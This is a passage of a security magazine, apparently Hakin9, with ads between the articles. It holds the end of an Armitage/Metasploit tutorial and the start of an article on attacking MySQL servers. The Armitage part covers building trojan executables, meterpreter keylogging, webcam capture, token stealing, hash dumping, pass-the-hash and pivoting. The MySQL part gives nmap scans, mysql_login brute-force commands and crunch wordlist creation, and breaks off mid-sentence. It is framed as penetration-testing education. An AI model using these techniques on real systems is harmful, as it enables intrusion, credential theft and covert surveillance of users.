To set the payload, double-click PAYLOAD in the option column of the module launcher. This will open a dialog asking you to choose a payload (Figure 10).

Highlight a payload and click Select. Armitage will update the PAYLOAD, DisablePayloadHandler, ExitOnSession,LHOST, and LPORT values for you. You're welcome to edit these values as you see fit.

If you select the *Start a handler for this payload* option, Armitage will set the payload options to launch a payload handler when the exploit launches. If you did not select this value, you're responsible for setting up a multi/handler for the payload.




Figure 10. *Choosing a payload*

Payload Handlers

A payload handler is a server that runs in Metasploit. Its job is to wait for a payload to connect to your Metasploit and establish a session.

To quickly start a payload handler, navigate to Armitage -> Listeners. A bind listener attempts to connect to a payload listening for a connection. A reverse listener waits for the payload to connect back to you.

You may set up shell listeners to receive connections from netcat.

Go to View -> Jobs to see which handlers are running.

Generate a Payload

Exploits are great, but don't ignore the simple stuff. If you can get a target to run a program, then all you need is an executable. Armitage can generate an executable from any of Metasploit's payloads. Choose a payload in the module browser, double-click it, select the type of output, and set your options. Once you click launch, a save dialog will ask you where to save the file to (Figure 11).

To create a Windows trojan binary, set the output type to exe. Set the Template option to a Windows executable. Set KeepTemplateWorking if you'd like the template executable to continue to work as normal. Make sure you test the resulting binary. Some template executables will not yield a working executable.

Remember, if you have a payload, it needs a handler. Use the multi/handler output type to create a handler that waits for the payload to connect. This option offers more flexibility and payload options than the Armitage ->Listeners menu.

If you plan to start a handler and then generate a payload, here's a tip that will save you some time. First, configure a multi/handler as described. Hold down Shift when you click Launch. This will tell Ar-




Figure 11. *Saving the file*

Need a scholarship?

White hats, Ninjas, Grinders, and Engineers – listen up!

The Lint Center for National Security Studies awards merit-based scholarships semi-annually in both July and January. A streamlined, web-based application form is available on our main portal. Undergraduate and post-graduate students pursuing technical degrees in computer security, computer science, diplomacy, and linguistics are encouraged.

LintCenter.org

About the Lint Center: The Lint Center for National Security Studies in the United States is a Veteran and Minority directed, all-volunteer 501(c)(3) non-profit organization, dedicated to fostering the educational development of the next generation of the National Security and Intelligence communities by providing passionate individuals with scholarship opportunities and mentorship from experienced National Security personnel.

About the Lint Center's Mentoring Program:
In addition to the scholarship award, winners will acquire an experienced security practitioner-mentor. With over 150 mentors, the Lint Center is well positioned to match emerging leaders with practitioners to streamline the learning curve.

Check out our blog: LintCenter.info
Follow us on Twitter: @LintCenter
Become a fan: facebook.com/LintCenter

Empower, Enhance, Enable…

(*Script Kiddies need not apply*)

mitage to keep the module launch dialog open. Once your handler is started, change the output type to the desired value, and click Launch again. This will generate the payload with the same values used to create the multi/handler.

Post Exploitation

Managing Sessions

Armitage makes it easy to manage the meterpreter agent once you successfully exploit a host. Hosts running a meterpreter payload will have a Meterpreter N menu for each Meterpreter session (Figure 12).

If you have shell access to a host, you will see a *Shell N* menu for each shell session. Right-click the host to access this menu. If you have a Windows shell session, you may go to *Shell N* -> Meterpreter to upgrade the session to a Meterpreter session. If you have a UNIX shell, go to *Shell N* -> Upload to upload a file using the UNIX printf command.

Privilege Escalation

Some exploits result in administrative access to the host. Other times, you need to escalate privileges yourself. To do this, use the *Meterpreter N* -> Access -> Escalate Privileges menu. This will highlight the privilege escalation modules in the module browser.

Try the getsystem post module against Windows XP/2003 era hosts.

Token Stealing

Another privilege escalation option is token stealing. When a user logs onto a Windows host, a token is generated and acts like a temporary cookie to save the user the trouble of retyping their password when they try to access different resources. Tokens persist until a reboot. You may steal these tokens to assume the rights of that user.

To see which tokens are available to you, go to *Meterpreter N* -> Access -> Steal Token. Armitage will present a list of tokens to you. Click Steal Token to steal one.

If you want to revert to your original token, press Revert to Self. The Get UID button shows your current user ID.




Figure 12. *Meterpreter menu*

Session Passing

Once you exploit a host, duplicating your access should be a first priority. *Meterpreter N* -> Access -> Pass Session will inject meterpreter into memory and execute it for you. By default this option is configured to call back to Armitage's default Meterpreter listener. Just click Launch.

You may also use Pass Session to send Meterpreter to a friend. Set LPORT and LHOST to the values of their Meterpreter multi/handler.

If your friend uses Armitage, have them type set in a Console tab and report the LHOST and LPORT values to you. These are the values for their default Meterpreter listener.

File Browser

Meterpreter gives you several options for exploring a host once you've exploited it. One of them is the file browser. This tool will let you upload, download, and delete files. Visit *Meterpreter N* -> Explore -> Browse Files to access the File Browser.

Right-click a file to download or delete it. If you want to delete a directory, make sure it's empty first.

You may download entire folders or individual files. Go to View -> Downloads to access your downloaded files.

If you have system privileges, you may modify the file timestamps using the File Browser. Right-click a file or directory and go to the Timestamp menu. This features works like a clipboard. Use Get MACE Values to capture the timestamps of the current file. Right-click another file and use Set MACE Values to update the timestamps of that file.

Command Shell

You can reach a command shell for a host through *Meterpreter N* -> Interact -> Command Shell. The Meterpreter shell is also available under the same parent menu.

Navigating to the Meterpreter N menu for each action gets old fast. Right-click inside the Meterpreter shell window to see the Meterpreter N menu items right away.

Close the command shell tab to kill the process associated with the command shell.

VNC

To interact with a desktop on a target host, go to *Meterpreter N* -> Interact -> Desktop (VNC). This will stage a VNC server into the memory of the current process and tunnel the connection through Meterpreter. Armitage will provide you the details to connect a local VNC client to your target.

Screenshots and Webcam Spying

To grab a screenshot use Meterpreter N -> Explore -> Screenshot. There is a Webcam Shot option in the same location. This option snaps a frame from the user's webcam.

Right-click a screenshot or webcam shot image to change the zoom for the tab. This zoom preference will stay, even if you refresh the image. Click Refresh to update the screenshot or grab another frame from the webcam. ClickWatch (10s) to automatically snap a picture every ten seconds.

Process Management and Key Logging

Go to Meterpreter N -> Explore -> Show Processes to see a list of processes on your victim. Use Kill to kill the highlighted processes.

Meterpreter runs in memory. It's possible to move Meterpreter from one process to another. This is called migration. Highlight a process and click Migrate to migrate to another process. Your session will have the permissions of that process.

While in a process, it's also possible to see keystrokes from the vantage point of that process. Highlight a process and click Log Keystrokes to launch a module that migrates meterpreter and starts capturing keystrokes. If you key log from explorer.exe you will see all of the keys the user types on their desktop.

If you choose to migrate a process for the purpose of key logging, you should duplicate your session first. If the process Meterpreter lives in closes, your session will go away.

Post-exploitation Modules

Metasploit has several post-exploitation modules too. Navigate the *post* branch in the module browser. Double-click a module and Armitage will show a launch dialog. Armitage will populate the module's SESSION variable if a compromised host is highlighted. Each post-exploitation module will execute in its own tab and present its output to you there.

To find out which post modules apply for a session: right-click a compromised host and navigate to *Meterpreter N* ->Explore -> Post Modules or *Shell N* -> Post Modules. Clicking this menu item will show all applicable post modules in the module browser.

Metasploit saves post-exploitation data into a Loot database. To view this data go to View -> Loot.

You may highlight multiple hosts and Armitage will attempt to run the selected post module against all of them. Armitage will open a new tab for the post module output of each session. This may lead to a lot of tabs. Hold down shift and click X on one of the tabs to close all tabs with the same name.

Maneuver

Pivoting

Metasploit can launch attacks from a compromised host and receive sessions on the same host. This ability is called pivoting.

To create a pivot, go to Meterpreter N -> Pivoting -> Setup.... A dialog will ask you to choose which subnet you want to pivot through the session.

Once you've set up pivoting, Armitage will draw a green line from the pivot host to all targets reachable by the pivot you created. The line will become bright green when the pivot is in use.

To use a pivot host for a reverse connection, set the LHOST option in the exploit launch dialog to the IP address of the pivot host.

Scanning and External Tools

Once you accessed a host, it's good to explore and see what else is on the same network. If you've set up pivoting, Metasploit will tunnel TCP connections to eligible hosts through the pivot host. These connections must come from Metasploit.

To find hosts on the same network as a compromised host, right-click the compromised host and go to *Meterpreter N*-> ARP Scan or Ping Sweep. This will show you which hosts are alive. Highlight the hosts that appear, right-click, and select Scan to scan these hosts using Armitage's MSF Scan feature. These scans will honor the pivot you set up.

External tools (e.g., nmap) will not use the pivots you've set up. You may use your pivots with external tools through a SOCKS proxy though. Go to Armitage -> SOCKS Proxy... to launch the SOCKS proxy server.

The SOCKS4 proxy server is one of the most useful features in Metasploit. Launch this option and you can set up your web browser to connect to websites through Metasploit. This allows you to browse internal sites on a network like you're local. You may also configure proxychains

on Linux to use almost any program through a proxy pivot.

Password Hashes

To collect Windows password hashes, visit Meterpreter N -> Access -> Dump Hashes. You need administrative privileges to do this.

There are two hash dumping options. One is the lsass method and the other is the registry method. The lsass method attempts to grab the password hashes from memory. This option works well against Windows XP/2003 era hosts. The registry method works well against modern Windows systems.

You may view collected hashes through View -> Credentials. For your cracking pleasure, the Export button in this tab will export credentials in pwdump format. You may also use the Crack Passwords button to run John the Ripper against the hashes in the credentials database.

Pass-the-Hash

When you login to a Windows host, your password is hashed and compared to a stored hash of your password. If they match, you're in. When you attempt to access a resource on the same Windows domain, the stored hash is sent to the other host and used to authenticate you. With access to these hashes, you can use this mechanism to take over other hosts on the same domain. This is called a pass-the-hash attack.

Use Login -> psexec to attempt a pass-the-hash attack against another Windows host. Click Check all Credentials to have Armitage try all hashes and credentials against the host.

The pass-the-hash attack attempts to upload a file and create a service that immediately runs. Only administrator users can do this. Further, your targets must be on the same active directory domain for this attack to work.

Using Credentials

Armitage will create a Login menu on each host with known services. Right-click a host and navigate to *Login ->service*. This will open a dialog where you may choose a username and password from the credentials known to Metasploit.

Some services (e.g. telnet and ssh) will give you a session when a login succeeds. Others will not.

Check the Try all credentials option and Metasploit will login to the service with each of the known credentials. Metasploit automatically adds each successful login to the credentials table for you.

The best way into a network is through valid credentials. Remember that a successful username/password combination from one service may give you access to another host that you couldn't exploit.

Password Brute Force

Metasploit can attempt to guess a username and password for a service for you. This capability is easy to use through the module browser.

Metasploit supports brute forcing through the auxiliary modules named *service_login*. Type login in the module browser to search for them.

To brute force a username and password over SSH, browse to *auxiliary/scanner/ssh/ssh_login* in the modules panel and double-click it.

If you know the username, set the USERNAME variable. If you'd like Metasploit to brute force the username, select a value for USER_FILE. Double-click the USER_FILE variable to bring up a file chooser where you can select a text file containing a list of usernames.

Metasploit has many files related to brute forcing in the *[metasploit install]/data/wordlists* directory.

Set the PASS_FILE variable to a text file containing a list of passwords to try.

If you're only brute forcing one host and you have a lot of usernames/passwords to try, I recommend using an external tool like Hydra. Metasploit does not make several parallel connections to a single host to speed up the process. This lesson can be taken one step further – use the right tool for each job.

Remote Metasploit

Remote Connections

You can use Armitage to connect to an existing Metasploit instance on another host. Working with a remote Metasploit instance is similar to working with a local instance. Some Armitage features require read and write access to local files to work. Armitage's deconfliction server adds these features and makes it possible for Armitage clients to use Metaspoit remotely.

Connecting to a remote Metasploit requires starting a Metasploit RPC server and Armitage's de-




Figure 13. *Your usage of Metasploit with Metasploit RPC server and Armitage's deconfliction server*

confliction server. With these two servers set up, your use of Metasploit will look like this diagram: Figure 13.

Multi-Player Metasploit Setup

The Armitage Linux package comes with a teamserver script that you may use to start Metasploit's RPC daemon and Armitage's deconfliction server with one command. To run it:

```
cd /path/to/metasploit/msf3/data/armitage
./teamserver [external IP address] [password]
```

This script assumes armitage.jar is in the current folder. Make sure the external IP address is correct (Armitage doesn't check it) and that your team can reach port 55553 on your attack host. That's it.

Metasploit's RPC daemon and the Armitage deconfliction server are not GUI programs. You may run these over SSH.

The Armitage team server communicates over SSL. When you start the team server, it will present a server fingerprint. This is a SHA-1 hash of the server's SSL certificate. When your team members connect, Armitage will present the hash of the certificate the server presented to them. They should verify that these hashes match.

Do not connect to 127.0.0.1 when a teamserver is running. Armitage uses the IP address you're connecting to determine whether it should use SSL (teamserver, remote address) or non-SSL (msfrpcd, localhost). You may connect Armitage to your teamserver locally, use the [external IP address] in the Host field.

Armitage's red team collaboration setup is CPU sensitive and it likes RAM. Make sure you have 1.5GB of RAM in your team server.

Multi-Player Metasploit

Armitage's red team collaboration mode adds a few new features. These are described here:

View -> Event Log opens a shared event log. You may type into this log and communicate as if you're using an IRC chat room. In a penetration test this event log will help you reconstruct major events (Figure 14).

Multiple users may use any Meterpreter session at the same time. Each user may open one or more command shells, browse files, and take screenshots of the compromised host.

Metasploit shell sessions are automatically locked and unlocked when in use. If another user is interacting with a shell, Armitage will warn you that it's in use.

Some Metasploit modules require you to specify one or more files. If a file option has a **+** next to it, then you may double-click that option name to choose a local file to use. Armitage will upload the chosen local file and set the option to its remote location for you. Generally, Armitage will do its best to move files between you and the shared Metasploit server to create the illusion that you're using Metasploit locally.

Penetration testers will find this feature invaluable. Imagine you're working on a pen test and come across a system you don't know much about. You can reach back to your company and ask your local expert to load Armitage and connect to the same Metasploit instance. They will immediately have access to your scan data and they can interact with your existing sessions... seamlessly.

Or, imagine that you're simulating a phishing attack and you get access to a host. Your whole team can now work on the same host. One person can search for data, another can set up a piv-




Figure 14. *The event log*

ot and search for internal hosts to attack, and another can work on persistence. The sky is the limit here.

Some meterpreter commands may have shortened output. Multi-player Armitage takes the initial output from a command and delivers it to the client that sent the command. Additional output is ignored (although the command still executes normally). This limitation primarily affects long running meterpreter scripts.

Scripting Armitage

Cortana

Armitage includes Cortana, a scripting technology developed through DARPA's Cyber Fast Track program. With Cortana, you may write red team bots and extend Armitage with new features. You may also make use of scripts written by others.

Cortana is based on Sleep, an extensible Perl-like language. Cortana scripts have a .cna suffix.

Read the Cortana Tutorial to learn more about how to develop bots and extend Armitage (Figure 15).

Stand-alone Bots

A stand-alone version of Cortana is distributed with Armitage. You may connect the stand-alone Cortana interpreter to an Armitage team server.

```
Here's a helloworld.cna Cortana script:
on ready { println("Hello World!"); quit(); }
```

To run this script, you will need to start Cortana. First, stand-alone Cortana must connect to a team server. The team server is required because Cortana bots are another red team member.




Figure 15. *The Cortana Tutorial*

Resources

Cortana is a full featured environment for developing red team bots and extending Armitage. If you'd like to learn more, take a look at the following resources:

- Cortana Tutorial for Scripters
- Public Cortana Script Repository
- Sleep Manual

If you want to connect multiple users to Metasploit, you have to start a team server.

Next, you will need to create a *connect.prop* file to tell Cortana how to connect to the team server you started. Here's an example *connect.prop* file:

```
host=127.0.0.1 port=55553 user=msf pass=password
                    nick=MyBot
```

Now, to launch your bot:

```
cd /path/to/metasploit/msf3/data/armitage
java -jar cortana.jar connect.prop helloworld.cna
```

Script Management

You don't have to run Cortana bots stand-alone. You may load any bot into Armitage directly. When you load a bot into Armitage, you do not need to start a teamserver. Armitage is able to deconflict its actions from any loaded bots on its own.

You may also use Cortana scripts to extend Armitage and add new features to it. Cortana scripts may define keyboard shortcuts, insert menus into Armitage, and create simple user interfaces.

To load a script into Armitage, go to Armitage -> Scripts. Press Load and choose the script you would like to load. Scripts loaded in this way will be available each time Armitage starts.

Output generated by bots and Cortana commands are available in the Cortana console. Go to View -> Script Console.

MICHAEL BOMAN


Michael Boman is a penetration tester by day and a malware researcher by night. Michael has more than 10 years experience in security testing of applications and infrastructure. He also deliver courses in security testing and secure development. Michael is passionate about computer security and doing his best so that more people do it right from start. You can find him at his website http://michaelboman.org where he tries to share his experiences whenever he can.

If you like Hakin9, you're ready for the animated video clips you'll find at:

www.AskMisterWizard.com

your online technology video magazine

How Ethernet works



How the Internet works

Hubs, Switches, and Routers, and how they work

How to configure all kinds of network equipment

How to use, configure, and abuse Wireless Ethernet Bridges and other advanced WiFi gear

Traceroute: "Ping on Steroids"

Sometimes you need more than a static image with a caption and surrounding text. When you want beautifully animated movie clips showing how technology really works, you want AskMisterWizard.com.

Each of our monthly publications features detailed video clips with clear, concise explanations of modern technology. Please join us today!

How to use Sqlploit

Databases nowdays are everywhere, from the smallest desktop applications to the largest web sites such as Facebook. Critical business information are stored in database servers that are often poorly secured.

Someone an to this information could have control over a company's or an organization's infrastructure. He could even sell this information to a company's competitors. Imagine the damage that something like this could cause. In this article, we will see how we can use Metasploit to attack our database servers.

Metasploit is a very powerful tool. Actually, is not just a tool, it is a collection of tools. It is a whole framework. It has gained incredible popularity in the last few years because of its success in the fields of penetration testing and information security. It includes various tools, from various scanners to exploits. It can be used to discover software vulnerabilities and exploit them. With database servers having so many security weaknesses, Metasploit has numerous auxiliary modules and exploits to assist you with your database server penetration testing. Metasploit is available for all popular operating systems so what operating system you are already using might not be a problem. In this article we are going to use Metasploit's auxiliary modules and exploits to complete various penetration testing tasks against popular database servers, such as Microsoft SQL Server and MySQL. I hope you enjoy it!

Attacking a MySQL Database Server

MySQL is the world's most used open source relational database management system. Its source code is available under the terms of the GNU General Public License and other proprietary license agreements. MySQL is the first database choice when it comes to open source applications creation. MySQL is a very secure database system, but as with any software that is publicly accessible, you can't take anything for granted.

Discover open MySQL ports

MySQL is running by default on port 3306. To discover MySQL you can do it either with nmap or with Metasploit's auxiliary modules.

The NMAP way

Nmap is a free and open source network discovery and security auditing utility. It can discover open ports, running services, operating system version and much more. To discover open MySQL ports we use it in this way:

```
nmap -sT -sV -Pn -p 3306 192.168.200.133
```




Figure 1. *Discovering MySQL servers – The nmap way*

Parameters:

-sT: TCP connect scan
-sV: Determine Service version information
-Pn: Ignore Host discovery
-p 3306: Scan port 3306

Scanning the whole network:

```
nmap -sT -sV -Pn --open -p 3306 192.168.200.0/24
```

Parameters:

--open: Show only open ports (Figure 2)

The Metasploit way

Metasploit offers auxiliary module `mysql_version`. This module enumerates the version of running MySQL servers. To use it type:

```
use auxiliary/scanner/mysql/mysql_version
```

To use this scanner you have to set its options. Type:

```
show options
```




Figure 2. *Discovering MySQL servers – The nmap way*




Figure 3. *mysql_version auxiliary module options*




Figure 4. *mysql_version options after setting them up*

To see a list of available options (Figure 3).
Set the RHOSTS parameter:

```
set RHOSTS 192.168.200.133
```

or

```
set RHOSTS 192.168.200.0/24
```

Set the RPORT parameter to a different value if you believe that the MySQL Server is listening on a different port:

```
Set RPORT 3333
```

Increase THREADS value for a faster scanning (Figure 4):

```
set THREADS 50
```

Now, all you have to type is:

```
run
```

and hit enter (Figure 5).

As you can see from the screenshot we have a MySQL version 5.0.51a running at 192.168.200.133!

Brute forcing MySQL

There is an auxiliary module in Metasploit called `mysql_login` which will happily query a mysql server for specific usernames and passwords. The options for this module are: Figure 6.




Figure 5. *mysql_version scanner in action*




Figure 6. *mysql_login module options*

To start your attack you have to set the RHOSTS option and choose a username and a password.

```
SET RHOSTS 192.168.200.133

SET USERNAME root
```

Leave the password blank. Your options, after executing the commands above, should seem like Figure 6. `mysql _ login` will try to login with blank password and with the username as the password. Maybe we are lucky before we start brute-forcing database with passwords lists (Figure 7).

We were lucky! The administrator is completely ignorant. But what if we weren't so lucky? We then need a password list file. We can create one by ourselves or download one from the Internet. Let's create one!

Creating a password list

To create our password list we are going to use crunch. If you are using BackTrack, crunch is already installed. Open *Privilege Escalation > Password Attacks > Offline Attacks > crunch*. Otherwise download it from here *http://sourceforge.net/projects/crunch-wordlist/*.

Execute:

```
./crunch 6 8 abcde123456 -o passfile.lst
```

The above command will create passwords between 6 and 8 characters long, consisting of ascii characters a,b,c,d,e and numbers 1,2,3,4,5,6 and will save the list into file passfile.lst (Figure 8).

Using password lists

Now that we have our password list stored in `/pentest/passwords/crunch/passfile.lst`, we can use it in `mysql_login` module.

```
Set PASS_FILE /pentest/passwords/crunch/passfile.lst
```

Increase also the number of concurrent threads for a faster brute-force attack.

```
SET THREADS 50
run
```

`mysql _ login` (Figure 9) module offers 2 other options, `USER _ FILE` and `USERPASS _ FILE`. You can use a username file list to try various username values by setting the `USER _ FILE` option accordingly. With `USERPASS _ FILE` parameter you can use a file which contains both usernames and passwords in the same file separated by space and one pair per line.

Bypass MySQL Authentication

Module `mysql_authbypass_hashdump` exploits a password bypass vulnerability in MySQL and




Figure 7. *Starting brute-forcing database with passwords lists*

